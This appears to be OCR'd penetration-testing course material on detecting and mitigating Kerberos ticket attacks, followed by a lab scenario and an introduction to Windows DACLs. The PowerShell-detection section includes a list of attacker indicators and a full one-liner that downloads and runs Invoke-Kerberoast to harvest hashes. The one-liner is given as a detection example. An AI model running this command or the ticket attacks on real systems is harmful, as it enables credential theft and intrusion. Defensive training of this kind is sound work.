
Delegation Abuse

With three types of delegation existing in environments utilizing Kerberos, there are several different abuse scenarios. `Unconstrained Delegation` was the only option available for a while (between Server 2000 - Server 2003) and still exists in modern operating systems today for legacy reasons. Issues with a delegation made it possible for an attacker to abuse a user account who was not in the `Protected Users` group and did not have their account marked sensitive, allowing anyone with control over that server or service to use the authenticated user's TGT to request access `as the user` to any other resource.

To fix this issue, `Constrained Delegation` was introduced with Server 2003. Constrained delegation was implemented to limit what a resource or service could do with those tickets. It is not infallible, however. If Constrained delegation is not implemented correctly, attackers can still perform the same tactics and attacks as with Unconstrained Delegation. Placing users in the `Protected Users` group and enabling the setting `Account is sensitive and cannot be delegate` can harden against abuse.

The image below shows the `Protected Users` security group (green arrow), which we should add accounts to in order to prevent delegation abuse. At the `red arrow`, we show the account option to enable an account as `sensitive`. Check the box and apply the change.

Protected Users Security Group



With Server 2012, Microsoft implemented `Resource-Based Constrained Delegation` to address the many shortcomings of `Constrained` and `Unconstrained` delegations. Resource-Based made the dependency on SPNs irrelevant and allowed the resource to determine delegation by a specific security descriptor instead of an SPN. This effectively removes the need for delegation per user and moves it to the service.

To help us harden our environments and prevent abuse of these users and services, we can take the following actions:

Delegation Abuse Mitigations

`Mitigations`
Where possible, disable Unconstrained Delegation.
Placing users and service accounts into the Protected Users Group where possible.
Using the `Account is sensitive and cannot be delegated` setting for any accounts that do not require delegation.
Utilizing the principle of least privileges as much as possible. Locking down access permissions, security groups and user/service accounts can go a long way to protecting against these attacks and many more.

Golden Ticket

As covered before, the `Golden Ticket` attack enables attackers to forge and sign TGTs (Ticket Granting Tickets) using the `krbtgt` account's password hash. Tools such as `Mimikatz` can do this easily.

To mitigate this type of attack:

Golden Ticket Mitigations

`Mitigations`
Implement a least privilege access model
Limit the number of admin accounts and make them separate non-interactive accounts
Do not expose services such as RDP to the world
Utilize Multi-factor authentication on implementations such as OWA and VPNs
Endpoint Detection and antivirus can go a long way to helping prevent and detect tools like Mimikatz and the misuse of TGTs

---

Silver Ticket

`Silver Tickets` or Service tickets aren't as versatile as a `Golden Tickets`, but they can still be helpful to an attacker. With control of a `Silver Ticket`, one could create their own ticket-granting service tickets to access a specific resource or host. Detecting the misuse of `Silver Tickets` is much harder since they do not require communication with a Key Distribution Center. Forging Silver Tickets is also trivial to accomplish with the Mimikatz Kerberos module.

To mitigate Silver Ticket attacks:

Silver Ticket Mitigations

`Mitigations`
Ensure service accounts have strong passwords with a complexity of 25 or more characters
Utilize Managed Service Accounts and ensure passwords rotate regularly
Do not place service accounts within privileged groups like domain administrators
Limit the permissions service accounts have to only what is required for them to function

Pass-the-Ticket

By taking a TGT or TGS ticket or Service Ticket (ST) for a user from our host, we can avoid messing with `LSASS` and potentially being detected. Acquiring either of those tickets can enable our lateral movement objectives and saves us considerable time from cracking passwords. Since the way tickets are utilized on the host doesn't leave us much leeway to protect the processes or tickets, we must rely on our overall security posture to protect against `PTT` abuse. Some of the actions we can take are:

PTT Mitigations

`Mitigations`
Monitor events that create and kill processes
Check any users requesting new TGTs or TGSs outside of normal operations (before tickets expire, not at a restart, etc.).
Privileged identity management (minimize the number of admins and how those accounts are used).
Monitor named and anonymous pipes used for direct interaction with the host using tools such as Pipelist from the Sysinternals suite or Pipe Monitor.

Bringing It All Together

When it comes to defense, tailoring our actions to protect against one specific attack or problem will often lead to more significant gaps. Keep the posture of your entire environment in mind when planning its implementation. We can take simple actions like restricting administrative access over hosts and services quickly, and this one procedure can help significantly reduce our environment's attack surface.

Other quick wins include having and enforcing a strong password policy and even two-factor authentication. On a larger picture, having a baseline of the processes and applications that run on your hosts can go a long way when monitoring for changes or looking for potential intrusions. How can we spot the bad if we don't know what the good looks like? Keep these things in mind when thinking of how to fix an issue. Sometimes simple solutions are the best.

Next Section

The following section will discuss some detection opportunities against Kerberos attacks.

Detection

We have spent most of the module explaining Kerberos attacks, and now it's time to switch it up and talk about how to detect the attacks and techniques we have been practicing. The goal of this section is to provide insight into detecting Kerberos abuse. Even with well-configured central logging (ex: `Splunk` / `Elastic` / `Graylog`), detecting Kerberos Ticket abuse can be incredibly tough due to:

`Issue`	`Reasoning`
Lack of Exploitation	Kerberos attacks primarily take advantage of gaining access to a secret that allows them to skip protocol steps. When done correctly, there is nothing abnormal about their requests other than the behavior, which is tough for a program to identify without false positives.
Number of data sources to Check	Kerberos Logs exist on the client using the ticket, the target the client authenticates with, and the domain controller. Many organizations have more than one Domain Controller, which means it will be nearly impossible to triage without centralized logging manually.
Amount of Login Events	In an idle environment not generating logs, it is easy to look for a TGS ticket without a correlating TGT. However, when dealing with thousands of requests per day, this data type can easily get lost in the noise.

Detecting automated tools such as `Rubeu` s and other forms of Kerberos abuse is possible if we watch for a few events and take proactive measures.

Set A Baseline

Ensuring we have a baseline of what hosts belong on the network and a common baseline of the ongoing activity is a great place to start. Feeding logs from our hosts to include the logging of PowerShell to a central management point will make detecting an intrusion much easier. It will be quicker to spot trends in the data this way. Manually searching logs, especially for Kerberos ticket requests, can mean sifting through tens of thousands of logs daily in larger environments. Using a baseline and tuning search filters for unique events can be a great way to detect domain security compromises.

The first easy marker we can filter out of our checks is any requests from accounts ending in `$`. These accounts are computer accounts, managed service accounts, or other trusts where Windows manages the account and generates strong passwords. Our abuse instances will show up in the logs a bit differently.

You can generally trust any requests from an account ending in $. These are from the computer, GMSA, or trusts where Windows will automatically generate a long password.

Event Codes

Watching the below event codes for anomalies can help us quickly detect issues within our environment.

Useful Event Codes	Description
4624	Successful Logon
4634	Successful Logoff
4672	Special Privileges Assigned to New Logon
4768	A Kerberos authentication ticket (TGT) was requested
4769	A Kerberos service ticket was requested
4770	A Kerberos service ticket was renewed

Event: 4624 & 4634 - An account was successfully logged on or off

- `Why these events matter`: These events document every time a user successfully logs in or off the host, regardless of account type.
- `What to look for`: Many different authentication attempts of an account or multiple accounts within a short timeframe. Especially those attempts coming from `4624` with a Logon Type code of `2-Interactive`, `3-Network`, or `10-Remoteinteractive` and/or logging into the domain controller.

Also, when looking at the requests, one could check the event for a data structure that looks like this:

- `Security ID`: `DOMAIN\AccountID`
- `Account Name`: `AccountID`
- `Account Domain`: `DOMAIN`

The logon structure will have some issues with Kerberoasting, specifically `Golden` and `Silver Ticket` attacks. This could be something as small as the Account Domain filed is blank, containing the FQDN of the domain instead of the short name, or containing `*.*.kiwi:`. The forged data could appear as so:

- `Security ID`: `DOMAIN\AccountID`
- `Account Name`: `AccountID` will not match the security ID of the account.
- `Account Domain`: `testdomain.kerberoasted.org` or just blank.

With Silver Tickets, we will see these logs on the host that was accessed, while `Golden Tickets` will be logged directly on the domain controller.

Event: 4672 - Special privileges assigned to new logon

- `Why these events matter`: This is a great way to track admin accounts activity. It logs the privileges assigned to the account.
- `What to look for`: Any accounts accessing hosts or infrastructure they should not or typically do not. Accounts being provided rights they usually do not have or need. This event ties in with event `4624`, and we will see it alongside a new login for a privileged account.

Event: 4768, 4769, & 4770 - A Kerberos Ticket (TGT) or Service Ticket was Requested or Renewed

- `Why these events matter`: By monitoring these events, we can track any Kerberos authentication attempts or renewal of tickets.
- `What to look for`:
- Look for users with excessive events.
- Domain Controllers can log Kerberos TGS service ticket requests by configuring `Audit Kerberos Service Ticket Operations` under Account Logon to log successful Kerberos TGS ticket requests.

A sample query for Kerberoasting events would look something like this:

- Event ID `'4769'`
- Service Name not equal to `'krbtgt'`
- Service Name does not end with `'$'`
- Account Name does not match `'<MachineName>$@<Domain>'`
- Failure Code is `'0x0'`
- Ticket Encryption Type is `'0x17'` (RC4-hmacw)
- Ticket Options: `'0x40810000'`

Here is a list of other events to monitor for signs of suspicious activity.

Crypto

When performing Kerberoasting, attackers will generally ask for an `RC4-HMAC` (`$23$`) encryption type, the weakest form of cryptographic algorithms modern Active Directory will allow. The weaker the cryptographic algorithm, the quicker their cracker (hashcat) will operate. While it is possible to disable RC4 altogether link, it is not recommended, due to it breaking software, and when Kerberos hardening breaks software, it can be tough to find the root cause. Instead of disabling, set the preferred method to be AES, making the RC4 events incredibly rare in the environment. Every time an RC4 encryption type is requested, the event should be triaged.

Defenders should know what accounts are vulnerable, and adding a honeypot account can be a great way to detect an attacker. If appropriately done, placing a strong password-protected honeypot account and watching for its use and the weak RC4 cipher alongside those vulnerable accounts can alert us that an attacker is in the environment. If RC4 was disabled, the attacker would perform Kerberoasting with AES, lowering the likelihood of the password being cracked and reducing the defender's chance of identifying the attacker. With proper monitoring, security flaws are sometimes a good thing.

Powershell Logging

- Log PowerShell activity
- Monitor the following PowerShell log event ids: `400` & `800`
- Monitor the following PowerShell Operational log event ids: `4100`, `4103`, `4104`

PowerShell logging can be enabled via Group Policy for PowerShell modules:

How to enable Powershell Logging:

- From Group Policy Management navigate to:
  - `Computer Configuration`

    `Administrative Templates`

    `Windows Components`

    `Windows PowerShell`

    or
  - `User Configuration`


    `Administrative Templates`

    `Windows Components`

`Windows PowerShell`

- Enable the object "Turn on Module Logging" (highlighted in the image below) at minimum. The more you configure, the more details you will receive.

PowerShell Logging Setup



Once you have the setting on, you can define which modules and cmd-lets you wish to log specifically. For more information on how to enable and configure PowerShell logging, see HERE

Here is a quick list of PowerShell capabilities and command-lets that can be logged:

CMD-lets to Log	Description
`ActiveDirectory`	Logs the import and use of the ActiveDirectory module via PowerShell.
`CimCmdlets`	Logs any instance of CIM interaction.
`GroupPolicy`	Logs any modifications to Group Policy via PowerShell.
`Microsoft.WSMan.Management`	Logs anything of web services or Windows Remote Management.
`NetAdapter/NetConnection`	Logs any networking related Cmd-lets

CMD-lets to Log	Description
`PSScheduledJob/ScheduledTasks`	Logs the use of scheduled tasks via PowerShell. (adds/changes/deletes)
`ServerManager`	Logs the user of ServerManager from PowerShell
`SmbShare`	Logs any SMB activity
`Microsoft.PowerShell.*`	This option will log all PowerShell modules and cmdlets. This can be helpful if an attacker imports and uses a custom PowerShell module.

Interesting Activity to Watch

Besides the logs above, the below items can be important indicators of something suspicious happening on a host with PowerShell.

Activity Type	Description
Remote Powershell Attempts	Remote Powershell is a rarity and should only be used by your administrators. A user remotely invoking PowerShell on another host is suspicious.
.Net Framework downloads	Utilizing .net such as "((New-Object Net.WebClient).DownloadString)" is a common way for attackers to pull down tools.
Use of Invoke-Expression or "iex"	Invoke-Expression will take a string or variable and interprets it to run.
Encoded Commands	-enc, -E, Encoded are all examples of derivatives that could be used to encode a command in PowerShell, obscuring it from view.
Invoke-Mimikatz	A call string for the Mimikatz tool. Any sign of this is bad.
Invoke-TokenManipulation	This calls a script from PowerSploit to enumerate the Logon Tokens on a host and use them to create new processes.
Invoke-CredentialInjection:	Creates a Logon with clear-text credentials without triggering alerts for Event 4648. Often used in tandem with TokenManipulation.
FromBase64String & Base64	A way to base 64 encode command strings to hide them from plain view. PowerShell can utilize the FromBase64String cmd-let to de-obfuscate the code.
Hidden Windows	-W, win, window, -WindowStyle Hidden. These will hide any PowerShell window that opens from the user's view.
Execution Policy Changes	Anytime the execution policy is changed to something such as bypass, running scripts that are not trusted is being attempted.

Activity Type	Description
System.Reflection	This string will appear in many logs after Mimikatz has run on a host. It's a good indicator of bad.

Here is a good example of utilizing many options to obfuscate and pull down a payload onto a host.

Suspicious Options

```
PS C:\htb> powershell.exe -exec Bypass -C "IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpirePro
ject/Empire/master/data/module_source/credentials/Invoke-
Kerberoast.ps1');Invoke-kerberoast -OutputFormat Hashcat"
```

This shows a common way of using the `Invoke-Expression` (`IEX`) cmd-let, which calls the .Net Web Client download functionality to download code from GitHub (in this case, the `Invoke-Kerberoast` script from the `Empire Project`) and executes it.

There are many ways to utilize PowerShell as a viable attack surface on a host, especially within a Domain. Adding the Windows Subsystem for Linux widens the attack surface for attackers.

AMSI for Malicious Code Detection

The Anti-Malware Scan Interface AMSI in Windows 10 and 11 enables all script code to be scanned before execution by PowerShell and other Windows scripting engines. The Anti-Virus/Anti-Malware solution on the system must support AMSI for it to check the code. The great benefit is that all code delivered to the PowerShell engine is scanned, even code injected into memory that is downloaded from the Internet. As of mid-2016, only Microsoft Defender and AVG support AMSI. Use this functionality, if possible, to add another layer of protection to your environment.

As defenders, we must stay vigilant and constantly update our tools and tactics to watch for new techniques and tools by attackers and threat agents.

Skills Assessment

You have reached the end of the module. Congratulations! It's time to test the knowledge you've acquired.

Scenario

`Inlanefreight`, a company that delivers customized global freight solutions, contacted you because it needs your penetration testing expertise. Their website inlanefreight.com will allow you to learn more about them.

You will connect via RDP to the target machine, and from there, start enumerating and attacking the `172.16.8.0/24` network.

Reconnaissance Phase

After some OSINT (Open Source Intelligence) searches, you collected the names of people in this company from several platforms, inlcuding LinkedIn, GitHub, Twitter, and Facebook.

Download the `usersSA.zip` file containing the usernames list and try to use it to gain a foothold in the network to eventually access the `Secret Share` share.

Note: Make sure to configure the `/etc/hosts` with the target IP and the domain name `dc01.inlanefreight.local`

8. DACL Attacks I


DACLs Overview

Within the Windows security ecosystem, `tokens` and `security descriptors` are the two main variables of the object security equation. While `tokens` identify the security context of a process or a thread, `security descriptors` contain the security information associated with an object. To achieve the `Confidentiality` pillar of the `CIA` triad, many operating systems and directory services utilize `access control lists` (`ACLs`), "a mechanism that implements access control for a system resource by enumerating the system entities that are permitted to access the resource and stating, either implicitly or explicitly, the access modes granted to each entity", according to RFC4949.

Remember that access control policies dictate what types of access are permitted, under what circumstances, and by whom. The four general categories of access control policies are `Discretionary access control` (`DAC`), `Mandatory access control` (`MAC`), `Role-based access control` (`RBAC`), and `Attribute-based access control` (`ABAC`).

`DAC` , the traditional method of implementing access control, controls access based on the requestor's identity and access rules stating what requestors are (or are not) allowed to do. It is `discretionary` because an entity might have access rights that permit it, by its own volition, to enable another entity to access some resource; this is in contrast to `MAC` , in which the entity having access to a resource may not, just by its own volition, enable another entity to access that resource. Windows is an example of a `DAC` operating system, which utilizes `Discretionary access control lists` (`DACLs`).

The image below shows the `DACL` / `ACL` for the user account `forend` in `Active Directory Users and Computers` (`ADUC`). Each item under `Permission entries` makes up the `DACL` for the user account. In contrast, the individual entries (such as `Full Control` or `Change Password`) are `Access Control Entries` (`ACEs`) showing the access rights granted over this user object to various users and groups.



`DACLs` are part of the bigger picture of `security descriptors`. Let us review security descriptors to understand them better and their roles within the access control model.

Security Descriptors

In Windows, every object (also known as securable objects) has a `security descriptor` data structure that specifies who can perform what actions on the object. The `security descriptor` is a binary data structure that, although it can vary in length and exact contents, can contain six main fields:

- `Revision Number`: The `SRM` (`Security Reference Monitor`) version of the security model used to create the descriptor.
- `Control Flags`: Optional modifiers that define the behavior/characteristics of the security descriptor.
- `Owner SID`: The object's owner `SID`.
- `Group SID`: The object's primary group `SID`. Only the Windows POSIX subsystem utilized this member (before being discontinued), and most AD environments now ignore it.
- `Discretionary access control list` (`DACL`): Specifies who has what access to the object - throughout the `DACL Attacks` mini-modules, our primary focus will be abusing and attacking these.
- `System access control list` (`SACL`): Specifies which operations by which users should be logged in the security audit log and the explicit integrity level of an object.

Internally, Windows represents a `security descriptor` via the SECURITY_DESCRIPTOR struct:

```
typedef struct _SECURITY_DESCRIPTOR {
  BYTE                        Revision;
  BYTE                        Sbz1;
```

```
  SECURITY_DESCRIPTOR_CONTROL Control;
  PSID                        Owner;
  PSID                        Group;
  PACL                        Sacl;
  PACL                        Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
```

A `security descriptor` can be one of two forms, absolute or self-relative; `absolute security descriptors` contain pointers to the information (i.e., not the actual information itself), as in the `SECURITY_DESCRIPTOR` struct above, and these are the ones that we will encounter when interacting with Windows objects, whether AD ones or not.

`Self-relative security descriptors` are not very different: instead of storing pointers, they store the actual data of a `security descriptor` in a contiguous memory block. These are meant to store a security descriptor on a disk or transmit it over the wire.

Four of the seven members of the `SECURITY_DESCRIPTOR` struct matter to us for the exploitation of `DACLs`; therefore, we will review them to understand what they are.

Control

The `Control` member is of type SECURITY_DESCRIPTOR_CONTROL, a 16-bit set of bit flags that qualify the meaning of a `security descriptor` or its components. The value of `Control`, when retrieved with the function GetSecurityDescriptorControl, can include a combination of 13 bits flags:

Flag	Hexadecimal Representation
SE_DACL_AUTO_INHERIT_REQ	`0x0100`
SE_DACL_AUTO_INHERITED	`0x0400`
SE_DACL_DEFAULTED	`0x0008`
SE_DACL_PRESENT	`0x0004`
SE_DACL_PROTECTED	`0x1000`
SE_GROUP_DEFAULTED	`0x0002`
SE_OWNER_DEFAULTED	`0x0001`
SE_SACL_AUTO_INHERIT_REQ	`0x0200`
SE_SACL_AUTO_INHERITED	`0x0800`
SE_SACL_DEFAULTED	`0x0008`
SE_SACL_PRESENT	`0x0010`
SE_SACL_PROTECTED	`0x2000`
SE_SELF_RELATIVE	`0x8000`

These binary flags can be added to represent any combinations. For example, if the value of `Control` is `0x8014`, it signifies the presence of the `SE_DACL_PRESENT`, `SE_SACL_PRESENT`, and `SE_SELF_RELATIVE` flags.

One important flag for us to know about is SE_DACL_PRESENT:

Flag	Meaning
`SE_DACL_PRESENT`	Indicates a `security descriptor` that has a `DACL`. If not set, or if set and the `DACL` is `NULL`, the `security descriptor` allows full access to everyone. An `empty DACL` permits access to no one.

Owner

The `Owner` and `Group` members contain a pointer to the `Security Identifier` (`SID`) of the object's owner and primary group, respectively. Object owners are always granted full control of the `security descriptor`, as they are granted the access rights `RIGHT_WRITE_DAC` (`WriteDacl`) and `RIGHT_READ_CONTROL` (`ReadControl`) implicitly.

Sacl and Dacl

In Windows, `SACL` (`System access control list`) and `DACL` (`Discretionary access control lists`) are the two types of `access control lists` (`ACLs`), each consisting of a `header` and zero or more `access control entries` (`ACEs`). (Throughout security literature, when the term `ACL` is used, it usually refers to `DACL`, especially for Windows systems.)

A SACL contains `ACEs` that dictate the types of access attempts that generate audit records in the `security event log` of a domain controller; therefore, a `SACL` allows administrators to log access attempts to `securable objects`. There are two types of `ACEs` within a `SACL`, `system audit ACEs` and `system audit-object ACEs`.


While a `DACL` holds `ACEs` that dictate what principals have control rights over a specific object. Internally within Windows, a `DACL` consists of an ACL followed by an ordered list of zero or more `ACEs` (the same applies to `SACLs`). Below is the struct definition of an `ACL` (recognizing these struct definitions will help us later on when viewing a `security descriptor` from the kernel's point of view):

```
typedef struct _ACL {
  BYTE AclRevision;
  BYTE Sbz1;
  WORD AclSize;
  WORD AceCount;
  WORD Sbz2;
```

```
} ACL;
```

Generic and Object-specific ACEs

An ACE contains a set of user rights and a `SID` that identifies a principal for whom the rights are allowed, denied, or audited. Below is the structure of a `generic ACE`:



Windows represents an `ACE` internally via the struct ACE_HEADER:

```
typedef struct _ACE_HEADER {
  BYTE AceType;
  BYTE AceFlags;
  WORD AceSize;
} ACE_HEADER;
```

In a `DACL`, there can be nine types of `ACEs`, each having the struct `ACE_HEADER` as a member, in addition to the Mask member (which is of type ACCESS_MASK and defines the standard, specific, and generic rights) and `SidStart` (which holds the first 32 bits of the trustee's `SID`):

- Access Allowed
- Access Denied
- Access Allowed Object
- Access Denied Object
- Access Allowed Callback
- Access Denied Callback
- Access Allowed Object Callback
- Conditional Claims

Four main types of `ACEs` are important for us to understand:

ACE	Implication
ACCESS_ALLOWED_ACE	`Allows` a particular security principal (user or group) to access an `Active Directory object`, such as a user account or group. An `Access Allowed ACE` specifies which permissions the security principal can perform on the object, such as read, write, or modify.
ACCESS_ALLOWED_OBJECT_ACE	A specific type of `Access Allowed ACE` that is applied to an object and `grants access` to the object itself and any child objects it contains. An `Access Allowed Object ACE` can grant a security principal the necessary permissions to access an object and its child objects without applying separate `ACEs` to each child object.
ACCESS_DENIED_ACE	`Denies` a particular security principal access to an `Active Directory object`, such as a user account or group. An `Access Denied ACE` specifies which permissions the security principal is not allowed to perform on the object, such as read, write, or modify.
ACCESS_DENIED_OBJECT_ACE	A specific type of `Access Denied ACE` that is applied to an object and `restricts` access to the object itself and any child objects it contains. An `Access Denied Object ACE` prevents a security principal from accessing an object and its child objects without having to apply separate `ACEs` to each child object.

As you may have noticed, some `ACEs` include the keyword `Object`, these are object-specific ACEs used only within `Active Directory`. In addition to the members of `generic ACEs` structure, `object-specific ACEs` contain the members:

- `ObjectType`: A `GUID` containing a type of `child object`, a `property set` or `property`, an `extended right`, or a `validated write`.
- `InheritedObjectType`: Specifies the type of `child object` that can `inherit` the `ACE`.
- `Flags`: Indicates whether the members `ObjectType` and `InheritedObjectType` are present via a set of bit flags.

Viewing DACLs of AD Objects Manually

After a brief understanding of the fields of a `security descriptor` and before we start auditing and enumerating `DACLs` with automated tools, let us inspect them manually for both AD and non-AD objects (specifcally, `processes`).

Using dsacls

dsacls (the command-line equivalent to the `Security` tab in the `Properties` dialog box of `ADUC`) is a native Windows binary that can display and change `ACEs` / `permissions` in `ACLs` of AD objects. Let us view the `ACLs` for the user `Yolanda` within the domain `inlanefreight.local`:

Using dsacls to view the ACLs of Yolanda

```
PS C:\Users\Administrator> dsacls.exe
"cn=Yolanda,cn=users,dc=inlanefreight,dc=local"

Owner: INLANEFREIGHT\Domain Admins
Group: INLANEFREIGHT\Domain Admins

Access list:
Allow INLANEFREIGHT\Domain Admins     FULL CONTROL
Allow BUILTIN\Account Operators       FULL CONTROL
Allow NT AUTHORITY\Authenticated Users
                                      SPECIAL ACCESS
                                      READ PERMISSONS
Allow NT AUTHORITY\SELF               SPECIAL ACCESS
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow NT AUTHORITY\SYSTEM             FULL CONTROL
Allow BUILTIN\Pre-Windows 2000 Compatible Access
                                      SPECIAL ACCESS   <Inherited from
parent>
                                      READ PERMISSONS
                                      LIST CONTENTS
                                      READ PROPERTY
                                      LIST OBJECT
Allow INLANEFREIGHT\luna              SPECIAL ACCESS   <Inherited from
parent>
                                      WRITE PERMISSIONS
<SNIP>
```

We can be more specific by fetching out the permissions that other users have against `Yolanda`; for example, let us enumerate the permissions that `Pedro` only has over `Yolanda`:

Using dsacls to view the Permissions Pedro has over Yolanda

```
PS C:\Users\Administrator> dsacls.exe
"cn=Yolanda,cn=users,dc=inlanefreight,dc=local" | Select-String "Pedro"

Allow INLANEFREIGHT\pedro             Reset Password
```

